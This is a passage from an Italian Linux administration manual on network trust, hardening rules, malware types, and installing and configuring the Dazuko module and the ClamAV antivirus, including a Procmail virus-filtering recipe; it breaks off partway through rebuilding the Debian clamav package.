Il caso limite di fiducia incondizionata è dato dalla configurazione dei servizi di accesso remoto tramite '**`rlogin`**' o '**`rsh`**', in modo tale da non richiedere alcuna parola d'ordine. Nello stesso modo va visto il servizio NFS e la concentrazione amministrativa del NIS.

Quando la fiducia si basa sul semplice riconoscimento del nome del cliente, il punto debole di questo rapporto sta nella gestione dei ser-

vizi che si occupano di risolvere questi nomi in indirizzi IP: DNS o NIS. L'aggressore che dovesse essere in grado di prendere il controllo dei sistemi che si occupano di questi servizi, avrebbe la possibilità di modificarli per i suoi scopi. La cosa diventa ancora più grave quando la gestione di questi servizi (DNS) è esterna all'ambiente controllato dall'amministratore che utilizza tale sistema di fiducia.

Eventualmente, i rapporti di fiducia possono essere basati, piuttosto che sui nomi, sugli indirizzi IP. Ciò servirebbe a ridurre i rischi, ma non a sufficienza: se il transito (il *routing*) non è completamente sotto controllo, qualcuno potrebbe dirottare gli instradamenti a proprio vantaggio.

43.1.5.2 Chiavi di identificazione

«

Per ridurre i rischi dovuti all'uso della fiducia incondizionata, si possono proteggere alcuni servizi attraverso chiavi di riconoscimento (come nel caso dei protocolli SSL/TLS e SSH), con cui il servente può identificare il cliente, mentre lo stesso cliente può verificare che il servente sia effettivamente la macchina che si intende contattare.

Il meccanismo si basa sulla definizione di una coppia di chiavi: la ***chiave privata*** e la ***chiave pubblica***. L'elaboratore «A» crea una coppia di chiavi che vengono usate in seguito per certificare la propria identità: la chiave privata non viene divulgata e serve per generare di volta in volta la prova della propria identità, la chiave pubblica viene fornita a tutti gli altri elaboratori che hanno la necessità di verificare l'identità di «A». Quando due elaboratori vogliono potersi identificare a vicenda, entrambi devono essersi scambiati la chiave pubblica rispettiva (sezione 44.1).

43.1.5.3 Cifratura delle comunicazioni

Quando esiste un reticolo di fiducia reciproca tra diversi nodi, anche se questi possono avere un sistema sicuro di identificazione, resta il problema del transito dei dati lungo la rete, i quali potrebbero essere intercettati da un aggressore. Infatti, non bisogna trascurare la possibilità che qualcuno riesca a introdursi fisicamente nella rete locale (anche se apparentemente sicura), introducendo un piccolo elaboratore, nascosto opportunamente, con lo scopo di registrare tutte le transazioni, da cui trarre poi informazioni importanti (quali per esempio le parole d'ordine utilizzate per l'accesso remoto).

A questo si può porre rimedio solo con un buon sistema di cifratura, come avviene attraverso il protocollo SSH. Tuttavia, il problema rimane per tutti quei servizi per i quali non è prevista tale possibilità.

43.1.6 Backdoor: cosa ci si può attendere da un sistema compromesso

Le porte posteriori, o le botole, o *backdoor*, sono delle anomalie «naturali», o create ad arte, per permettere a qualcuno di accedere o utilizzare servizi in modo riservato. In pratica, è l'equivalente di un passaggio segreto, sconosciuto al proprietario del castello, attraverso il quale altri possono entrare quando vogliono senza essere notati.

Un aggressore che sia riuscito ad accedere in qualche modo a un sistema, potrebbe prendersi la briga di consolidare la posizione raggiunta ritoccando la configurazione o sostituendo gli eseguibili di alcuni servizi, allo scopo di garantirsi un accesso privilegiato, possibilmente invisibile attraverso i mezzi normali.

Attraverso Internet è possibile procurarsi pacchetti di programmi modificati ad arte per ottenere tali scopi, noti normalmente con il nome *rootkit*. Quindi, il problema è più serio di quanto si possa immaginare a prima vista.

43.1.7 Regole dettate dal buon senso

«

La soluzione assoluta che garantisca la sicurezza dei sistemi connessi in rete non esiste. Tuttavia si possono tenere a mente alcune regole elementari, dettate dal buon senso. L'elenco di suggerimenti che appare di seguito è ispirato in modo particolare da *Improving the Security of your site by breaking into it* di Dan Farmer e Wietse Venema.

- Le reti locali vanno organizzate almeno a due livelli, isolando la porzione esposta all'esterno (DMZ) da quella interna.
- Sarebbe bene escludere il servizio Finger. Se ciò non fosse possibile, sarebbe almeno il caso di utilizzarne una versione modificata che non fornisca informazioni troppo delicate come la directory personale e l'origine dell'ultimo accesso.
- Non va usato il NIS, a meno che ciò sia necessario.
- Se viene attivato il servizio NFS, non devono essere esportate directory in modo incondizionato a qualunque nodo (attualmente, i serventi NFS nei sistemi GNU/Linux non lo consentono in ogni caso). Inoltre, è bene cercare almeno di limitare l'esportazione alla sola lettura.


Non si deve esportare assolutamente la directory radice.

- Evitare di fornire servizi attraverso programmi ben conosciuti per i loro problemi di sicurezza. Sendmail è un esempio tipico di un tale programma così pericoloso.
- Occorre porre un'attenzione particolare alla protezione dei serventi che offrono servizi delicati come DNS, NFS, NIS e altro. Su queste macchine sarebbe opportuno fossero ammessi ad accedere solo utenti che hanno un ruolo amministrativo.
- È necessario esaminare attentamente i servizi offerti, spesso in modo predefinito, attraverso l'analisi del file '`/etc/inetd.conf`', l'interrogazione delle RPC (il Portmapper) e l'elenco dei processi (in quanto alcuni servizi potrebbero essere indipendenti sia dal supervisore dei servizi di rete che dal sistema delle RPC).

  È importante che siano attivi solo i servizi necessari.
- Quando possibile è opportuno utilizzare l'avvio dei servizi attraverso il controllo del supervisore dei servizi di rete e del TCP wrapper. Eventualmente può essere utile il monitorarne le richieste di servizi non forniti, attraverso l'ausilio del TCP wrapper (questo particolare viene chiarito nella sezione 43.4).
- Ridurre o eliminare del tutto la «fiducia» basata esclusivamente sul nome del cliente.
- Utilizzare parole d'ordine oscurate e un comando '**`passwd`**' che non consenta l'utilizzo di parole d'ordine troppo semplici (generalmente è già così nella maggior parte delle distribuzioni GNU/Linux).
- Fare a meno di gestire gruppi di lavoro abbinati a parole d'ordine: una parola d'ordine di gruppo è un segreto senza valore.

- Disabilitare gli utenti di sistema (‘**bin**’, ‘**daemon**’, ecc.); disabilitare o eliminare gli utenti comuni che non abbiano utilizzato il sistema da tanto tempo (una gestione corretta delle parole d’ordine oscurate può automatizzare questo meccanismo.
- Leggere la documentazione disponibile riferita al problema della sicurezza e tenersi aggiornati il più possibile, anche iscrivendosi ai gruppi di discussione che trattano l’argomento.
- Installare gli aggiornamenti riferiti alla sicurezza il più presto possibile.
- Scandire regolarmente il file system alla ricerca di alterazioni nei file. Per questo si utilizzano programmi come AIDE.

Figura 43.11. Separazione tra la rete interna da proteggere e la zona demilitarizzata (DMZ).



43.2 Virus, vermi e cavalli di Troia

Nello studio dei problemi di sicurezza legati all'uso di strumenti informatici, non vanno trascurati i virus e il software modificato ad arte per arrecare qualche tipo di danno. Di per sé, non è molto importante classificare il software nocivo, se non per il fatto che questo permette di avere una visione un po' più chiara del problema. In generale si distinguono due tipi fondamentali: i ***virus*** e i ***cavalli di Troia***. Eventualmente si considerano anche i ***vermi***, come sottogruppo particolare dei virus.

Il virus è un pezzo di codice in grado di riprodursi nel sistema, attaccandosi ai programmi già esistenti, agli script, sostituendosi al settore di avvio di un disco o di una partizione, inserendosi all'interno di file di dati che prevedono la presenza di macroistruzioni. Naturalmente, un virus non è necessariamente in grado di fare tutto questo simultaneamente: dipende da chi lo realizza il modo in cui può riuscire a riprodursi.

Un cavallo di Troia, o troiano (*trojan*), è un programma che di per sé svolgerebbe una funzione più o meno utile, nascondendo però una parte di codice indesiderabile. Il classico cavallo di Troia è un gioco, che mentre viene utilizzato fa anche qualcosa di diverso, come cancellare dei file, oppure spedire all'esterno informazioni sulla configurazione del proprio sistema. Un cavallo di Troia potrebbe essere anche un programma normale che sia stato infettato ad arte con un virus, allo scopo di diffondere il virus stesso.

Il verme è un sottoinsieme specifico dei virus, il cui intento principale è quello di diffondersi attraverso la rete. Generalmente, anche se non sempre, il verme si cancella una volta che è riuscito a copiarsi

all'esterno.

Si comprende facilmente il senso di un cavallo di Troia. Come sempre vale la solita raccomandazione: «non accettare nulla -- caramelle o qualunque altra cosa -- dagli estranei». Infatti, una caramella può essere avvelenata, un oggetto appuntito potrebbe essere stato infettato con qualche sostanza,[3] così come un programma può essere stato alterato ad arte. Purtroppo, spesso non ci sono alternative alla «fiducia», soprattutto quando il programma in questione è accessibile solo in forma di eseguibile senza sorgente.

Ad aggravare il problema, le normative di vari paesi vietano espressamente la decompilazione, cioè lo studio dei programmi a partire dalla loro forma eseguibile, cosa che rende difficile una verifica a seguito dell'insorgere di un qualche sospetto. L'unica possibilità per salvaguardarsi di fronte a questo problema è l'uso di programmi provvisti di sorgente, verificati e compilati personalmente.[4] Evidentemente non si tratta di una soluzione accessibile a tutti, sia per le capacità necessarie, sia per il tempo che ciò richiede. Purtroppo, però, resta l'unica, se si vuole escludere la fiducia.

La fiducia, ammesso che ci sia, non basta, perché occorre verificare che il tale programma non sia stato manomesso da una persona differente da quella di cui ci si fida. Infatti, un programma normale potrebbe diventare un cavallo di Troia contenente un virus, o comunque contenere qualcosa di aggiunto per qualche fine. Questa verifica può essere fatta attraverso l'uso di una firma digitale (si veda a questo proposito la sezione 44.1).

Una volta compreso il pericolo legato ai programmi, si può credere di avere risolto il problema se si evita di installarne di nuovi. Tut-

tavia, un «programma» può essere inserito anche all'interno di file di dati, nel momento in cui questo può diventare uno script o un insieme di macroistruzioni di qualche tipo.

È nota l'esistenza di virus «macro», costituiti da macroistruzioni contenute in documenti di programmi di scrittura o in fogli elettronici. Nello stesso modo non è da escludere la possibilità di acquisire un documento TeX o anche PostScript e PDF, contenente istruzioni che possono arrecare dei danni nel momento della composizione, della visualizzazione o della stampa.

Sotto questo aspetto, i problemi maggiori si avvertono quando i programmi di questo tipo possono essere inseriti in documenti a cui si accede attraverso la rete. Per esempio, una pagina HTML potrebbe incorporare o richiamare un programma JavaScript,[5] o peggio un'applicazione Java o SWF (Flash). In questa situazione, solo il programma di navigazione può impedire che venga fatto qualcosa di dannoso, ammesso che possa essere in grado di farlo. Generalmente, l'unica alternativa è impedire l'esecuzione di script e programmi esterni, accettando tutte le conseguenze che ciò comporta, dato che in questo modo diventa impossibile accedere ad alcuni servizi.

Un'ultima considerazione va fatta nei confronti dei programmi allegati a messaggi di posta elettronica. Nel momento in cui il programma di lettura della posta dovesse essere «troppo» amichevole, si potrebbe arrivare a estrarre e installare tali programmi, quasi senza rendersene conto. Sono noti gli attacchi di questo tipo che colpiscono inesorabilmente gli utenti più ingenui.

In linea di principio, non ci sono difese che tengano contro virus o cavalli di Troia realizzati con perizia. Tuttavia, qualche accorgimen-

to può essere utile, soprattutto se si ritiene che il proprio sistema operativo di partenza sia abbastanza «sicuro» (cosa che comunque non si può dimostrare). In generale valgono le solite raccomandazioni che si fanno in queste occasioni.

- Evitare di utilizzare software che non sia stato compilato personalmente, dopo un esame attento dei sorgenti, o comunque, evitare di utilizzare software compilato da persone sconosciute e anche da persone conosciute quando non si può verificare l'autenticità dell'origine.
- Evitare di abilitare l'esecuzione di script e programmi incorporati in documenti ottenuti attraverso la rete (file HTML e posta elettronica principalmente).
- Evitare di usare il sistema operativo in qualità di utente '**root**' quando non serve: un virus avrebbe i privilegi necessari per infettare tutto il sistema, mentre un cavallo di Troia avrebbe accesso a tutti i file di dispositivo.
- Utilizzare un sistema di scansione realizzato appositamente per verificare le alterazioni nei file, come AIDE e (sezione 43.6).

43.2.1 Dazuko

«

Dazuko[6] (*Dateizugriffskontrolle*, ovvero: «controllo di accesso ai file») è il nome di un modulo per kernel Linux e FreeBSD, in grado di fornire a un terzo programma le informazioni sui file che vengono aperti durante il funzionamento del sistema operativo. Questo meccanismo viene sfruttato proprio dai programmi che, prima dell'accesso a certi file, devono eseguire dei controlli, come nel caso degli antivirus.

Il kernel Linux deve essere stato predisposto con l'attivazione di alcune voci nel menù *Security options*:

```
[ ] Enable access key retention support
[*] Enable different security models
[ ]   Socket and Networking Security Hooks
<M>   Default Linux Capabilities
< >   Root Plug Support
<M>   BSD Secure Levels
```

Ciò che si vede nell'esempio rappresenta il minimo indispensabile per poter comunicare con il modulo Dazuko.

Una volta compilato e installato il kernel Linux, è possibile procedere alla compilazione e installazione del modulo Dazuko, i cui sorgenti si ottengono da *http://www.dazuko.org* .

Perché la compilazione di Dazuko avvenga con successo, è necessario che il kernel in funzione sia quello per il quale si vuole produrre il modulo; inoltre, il collegamento simbolico '`/lib/modules/`***versione***`/build`' deve puntare correttamente alla directory contenente i sorgenti del kernel stesso.

Supponendo di avere scaricato il file '`dazuko-2.2.1.tar.gz`', si procede nel modo seguente:

```
$ tar xzvf dazuko-2.2.1.tar.gz [Invio]

$ cd dazuko-2.2.1 [Invio]

$ ./configure [Invio]

$ make [Invio]
```

L'ultima fase richiede i privilegi dell'amministratore del sistema:

```
$ su root -c "make install" [Invio]
```

Se tutto procede senza intoppi, si ottiene il file '`/lib/modules/`***versione***`/extra/dazuko.ko`'.

La procedura di installazione del modulo prevede anche la creazione di un file di dispositivo speciale: '`/dev/dazuko`'. Nel caso in cui ci dovessero essere dei problemi, conviene sapere che si può ricreare tale file con i comandi seguenti:

```
# mknod /dev/dazuko c 254 0 [Invio]

# chown root:root /dev/dazuko [Invio]

# chmod 660 /dev/dazuko [Invio]
```

Il modulo Dazuko va caricato rispettando una sequenza precisa, altrimenti viene rifiutato. In breve, conviene usare i comandi seguenti:

```
# rmmod capability [Invio]

# modprobe dazuko [Invio]

# modprobe capability [Invio]
```

Ecco come dovrebbe apparire nell'elenco dei moduli attivi:

```
# lsmod [Invio]

Module                  Size  Used by
…
capability              4872  0
dazuko                 55824  2
…
commoncap               7168  2 capability,dazuko
…
```

43.2.2 Clamav

Clamav[7] è un sistema di individuazione di virus informatici abbastanza completo, ma senza la possibilità di rimuovere il codice dannoso dai file infetti. Per la scansione manuale dei file, alla ricerca di virus o comunque di codice pericoloso noto, si usa il programma '**clamscan**':

```
clamscan [opzioni] [file | directory] ...
```

Come si vede dal modello sintattico, alla fine della riga di comando si annotano i file o le directory da scandire, ma in mancanza di tale indicazione, si ottiene la scansione della directory corrente. Si osservi però che la scansione delle directory non prevede la ricorsione nelle sottodirectory successive, a meno di usare espressamente l'opzione '**-r**'.

Tabella 43.14. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-d` *file* | *directory* `--database=`*file* | *directory*	Indica di utilizzare un file particolare o il contenuto di una directory come elenco delle impronte virali di riconoscimento dei virus.
`-l` *file* `--log=`*file*	Richiede di salvare una copia del rapporto di scansione nel file indicato.

Opzione	Descrizione
`-r` `--recursive`	Richiede si scandire in modo ricorsivo anche le sottodirectory.
`--bell`	Richiede di generare un segnale acustico al riconoscimento di un virus.
`-i` `--infected`	Richiede di mostrare soltanto i file che risultano infetti.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Segue la descrizione di alcuni esempi.

- `$` **`clamscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

- `$` **`clamscan -r /home`** [*Invio*]

  Scandisce tutto il contenuto della directory '`/home/`', incluse le sottodirectory.

43.2.2.1 Aggiornamento delle impronte virali

Un programma antivirus, per poter essere efficace, richiede di avere un aggiornamento frequente delle impronte virali, ovvero delle stringhe di riconoscimento dei virus o comunque del codice dannoso. In un'installazione normale di Clamav, i file che contengono tali informazioni vengono conservati nella directory '`/var/lib/clamav/`'.

La distribuzione dei file contenenti le impronte virali avviene attraverso una serie di elaboratori a cui si può accedere con il nome generico *database.clamav.net*, il quale si trasforma automaticamente in un indirizzo abbastanza «vicino»:

```
$ host database.clamav.net [Invio]

  database.clamav.net is an alias for db.local.clamav.net.
  db.local.clamav.net is an alias for db.it.clamav.net.
  db.it.clamav.net has address 213.92.8.5
  db.it.clamav.net has address 159.149.155.69
  db.it.clamav.net has address 193.206.139.37
```

Da questo indirizzo si possono prelevare i file '`main.cvd`' e '`daily.cvd`', ovviamente quando questi risultano aggiornati:

http://database.clamav.net/main.cvd

http://database.clamav.net/daily.cvd

Come si può intuire, il file '`main.cvd`' è quello complessivo, con tutte le impronte virali conosciute, aggiornato a cadenza mensile, mentre il file '`daily.cvd`' viene aggiornato ogni giorno, con le impronte virali nuove che non sono ancora presenti nel primo file. Questi due file vanno collocati nella directory '`/var/lib/clamav/`', o

nella directory equivalente prevista nel proprio sistema operativo.

Per automatizzare l'aggiornamento della propria copia di impronte virali, Clamav prevede il programma '**freshclam**', a cui si associa il file di configurazione '`/etc/clamav/freshclam.conf`':

```
freshclam [opzioni]
```

In condizioni normali, avviando il programma senza opzioni, si ottiene l'aggiornamento dei file delle impronte virali, nella directory predefinita ('`/var/lib/clamav/`'), ma ciò richiede che il file di configurazione contenga almeno la direttiva seguente:

```
DatabaseMirror database.clamav.net
```

Il programma '**freshclam**' non richiede privilegi particolari per funzionare, a parte quelli necessari a poter aggiornare i file delle impronte virali. Di solito si predispone l'utente fittizio '**clamav**' e si fa in modo che i programmi di Clamav funzionino con i privilegi concessi a tale utente.

Tabella 43.17. Alcune opzioni

Opzione	Descrizione
`--quiet`	Fa sì che vengano emessi soltanto i messaggi di errore.
`-l` ***file*** `--log=`***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.
`--datadir=`***directory***	Specifica esplicitamente la directory all'interno della quale salvare i file delle impronte virali aggiornate.

Opzione	Descrizione
`-u` ***utente*** `--user=`***utente***	Quando il programma viene avviato con i privilegi dell'utente '**`root`**', questa opzione fa sì che i privilegi vengano ridotti a quelli dell'utente indicato.
`-d` `--daemon`	Fa sì che il programma rimanga in funzione, come demone, ma richiede anche l'uso dell'opzione '**`-c`**'.
`-c` ***n*** `--checks=`***n***	Questa opzione viene usata assieme a '**`-d`**' e specifica quante volte al giorno controllare per l'esistenza di aggiornamenti alle impronte virali.

Segue la descrizione di alcuni esempi.

- `$` **`freshclam`** [*Invio*]

  Aggiorna i file delle impronte virali nella directory predefinita, in base alla configurazione. Si presume che il programma sia avviato con i privilegi necessari per poter salvare tali file.

- `$` **`freshclam --datadir=$HOME`** [*Invio*]

  Scarica i file delle impronte virali nella directory personale dell'utente.

- `$` **`freshclam -d -c 3`** [*Invio*]

  Avvia il programma come demone, richiedendo di eseguire tre controlli al giorno.

- `#` **`freshclam -u clamav`** [*Invio*]

  Avvia il programma in modo da acquisire i privilegi dell'utente '**`clamav`**'.

Tabella 43.18. Alcune direttive di configurazione.

Opzione	Descrizione
`DatabaseMirror` ***nome_a_dominio***	Specifica il nome a dominio dell'elaboratore a cui rivolgersi per l'aggiornamento delle impronte virali. In generale, conviene scrivere il nome *database.clamav.net*.
`DatabaseOwner` ***utente***	Quando '**`freshclam`**' viene avviato con i privilegi dell'utente '**`root`**', fa in modo che i privilegi effettivi vengano ridotti a quelli dell'utente indicato.
`DatabaseDirectory` ***directory***	Specifica la directory che deve contenere i file delle impronte virali.
`UpdateLogFile` ***file***	Fa in modo di salvare il rapporto sullo scarico delle impronte virali nel file indicato.

43.2.2.2 Scansioni più o meno automatiche

«

Per facilitare la richiesta di una scansione esiste anche il demone '**`clamd`**', il cui funzionamento viene controllato esclusivamente attraverso un file di configurazione: '`/etc/clamav/clamd.conf`'. Di norma, il demone viene avviato con i privilegi dell'utente '**`root`**', salvo ridurli poi in base alla configurazione.

```
clamd [-c file_di_configurazione | --config-file=file_di_configurazione]
```

Come si vede dal modello sintattico, con l'opzione '**-c**' è possibile dichiarare un file di configurazione diverso da quello predefinito in fase di compilazione del programma.

Tabella 43.19. Alcune direttive di configurazione.

Opzione	Descrizione
`User` ***utente***	Fa sì che il demone funzioni con i privilegi dell'utente indicato. Di solito si tratta dell'utente '**clamav**', salvo i casi in cui è proprio necessario mantenere i privilegi dell'utente '**root**'.
`LogFile` ***file***	Specifica il file da usare per annotare le operazioni svolte. Di solito si tratta di '`/var/log/clamav/clamav.log`'.
`DatabaseDirectory` ***directory***	Specifica la directory che contiene i file delle impronte virali.

In generale, '**clamd**' da solo non serve: lo si installa sempre solo per consentire ad altri programmi di interagire con il sistema di Clamav. Pertanto, anche la configurazione dipende dalle esigenze specifiche che si vengono a presentare.

43.2.2.3 Utilizzo di «clamdscan»

«

Per eseguire una scansione «manuale», sfruttando però il demone '**clamd**', si può utilizzare il programma '**clamdscan**'. Questo funziona sostanzialmente come '**clamscan**', ma con la differenza che il suo avvio è meno pesante:

```
clamdscan [opzioni] [file | directory] ...
```

Alcune delle opzioni di '**clamscan**' sono prive di significato per '**clamdscan**'.

Tabella 43.20. Alcune opzioni.

Opzione	Descrizione
`--quiet`	Fa sì che il programma funzioni in modo «silenzioso», mostrando solo i messaggi di errore.
`-l` ***file*** `--log=`***file***	Richiede di salvare una copia del rapporto di scansione nel file indicato.
`--remove`	Richiede di cancellare i file che sono o sembrano essere infetti.
`--move=`***directory***	Richiede di spostare nella directory indicata i file che sono o sembrano essere infetti.

Il programma '**clamdscan**', avvalendosi del demone '**clamd**', risente dei permessi con i quali il demone stesso è avviato. In pratica, se '**clamd**' funziona con i privilegi di un utente fittizio che non ha accesso a certi file, non può controllarne il contenuto.

Segue la descrizione di alcuni esempi.

- `$` **`clamdscan`** [*Invio*]

  Scandisce i file contenuti nella directory corrente (le sottodirectory vengono tralasciate).

- `$` **`clamdscan /bin/b*`** [*Invio*]

  Scandisce i file che corrispondono al modello.

- `$` **`cat mio_file | clamdscan -`** [*Invio*]

  Scandisce un file ricevendolo dallo standard input.

43.2.2.4 Verifica del funzionamento

Assieme a Clamav vengono distribuiti anche dei file innocui, ma individuabili come affetti da un virus. Di solito si collocano nella directory '`/usr/share/clamav-testfiles/`':

`$` **`clamscan /usr/share/clamav-testfiles`** [*Invio*]

```
/usr/share/clamav-testfiles/clam-error.rar: RAR module failure
/usr/share/clamav-testfiles/debugm.c: OK
/usr/share/clamav-testfiles/clam.cab: Unable to open file or directory
/usr/share/clamav-testfiles/clam.exe.bz2: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.exe: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.rar: ClamAV-Test-File FOUND
/usr/share/clamav-testfiles/clam.zip: ClamAV-Test-File FOUND

----------- SCAN SUMMARY -----------
Known viruses: 60743
Engine version: 0.88.2
Scanned directories: 1
Scanned files: 7
Infected files: 4
Data scanned: 0.00 MB
Time: 2.601 sec (0 m 2 s)
```

43.2.2.5 Utilizzare Procmail per scandire automaticamente i messaggi di posta elettronica


«

Con l'aiuto di Procmail (sezione 39.15) è possibile utilizzare Clamav, per scandire i messaggi prima del recapito finale all'utente. Si possono inserire nel file '`~/.procmailrc`' le direttive seguenti:

```
# Scan for viruses
:0
VIRUS=|clamdscan --no-summary --stdout -

:0
* VIRUS ?? ^.*FOUND
virus
```

Nella prima fase viene avviato il programma '**`clamdscan`**' (con le opzioni che si vedono), inviandogli il messaggio di posta elettronica attraverso lo standard input. Il risultato della scansione è un testo descrittivo che viene emesso dal programma attraverso lo standard output, il quale così viene assegnato alla variabile ***VIRUS***. Nella seconda fase viene preso in considerazione lo stesso messaggio di posta elettronica, verificando che la variabile ***VIRUS*** contenga la stringa '**`FOUND`**' alla fine: se c'è la corrispondenza, il messaggio viene messo nel file o nella directory '`virus`'.

Figura 43.23. Spiegazione dettagliata.



43.2.3 Clamuko

Clamav può utilizzare le funzionalità offerte dal modulo Dazuko per controllare al volo i file a cui si sta per accedere (attraverso il sistema operativo). Il nome Clamuko rappresenta una funzione contenuta nel demone '**clamd**', specializzata in questa comunicazione con Dazuko.

Nella sezione 43.2.1 è descritto il procedimento necessario a compilare, installare e attivare il modulo Dazuko per un kernel Linux. Naturalmente, il modulo Dazuko deve essere attivo prima che il demone '**clamd**' sia messo in funzione.

43.2.3.1 Preparazione del demone «clamd»

«

È probabile che il demone '**clamd**' sia stato compilato per la propria distribuzione GNU/Linux escludendo Clamuko. In pratica, potrebbe essere stato usato lo script '**configure**' con l'opzione '**--disable-clamuko**'. Se le cose stanno così, è necessario ricompilare '**clamd**' nel modo appropriato.

A titolo di esempio vengono sintetizzati i passaggi necessari a ricompilare il pacchetto '**clamav**' della distribuzione GNU/Linux Debian (si veda la sezione 7.8 per una descrizione più dettagliata).

1. Si acquisiscono temporaneamente i privilegi dell'amministratore:

   ```
   $ su [Invio]
   ```

2. Si installano gli strumenti di sviluppo:

   ```
   # apt-get install fakeroot build-essential [Invio]

   # apt-get build-dep clamav [Invio]
   ```

3. Si torna a operare in qualità di utente comune:

   ```
   # exit [Invio]
   ```

4. Si acquisiscono i sorgenti nella directory corrente:

   ```
   $ apt-get source clamav [Invio]
   ```

5. Si modifica il file '`debian/rules`':

   ```
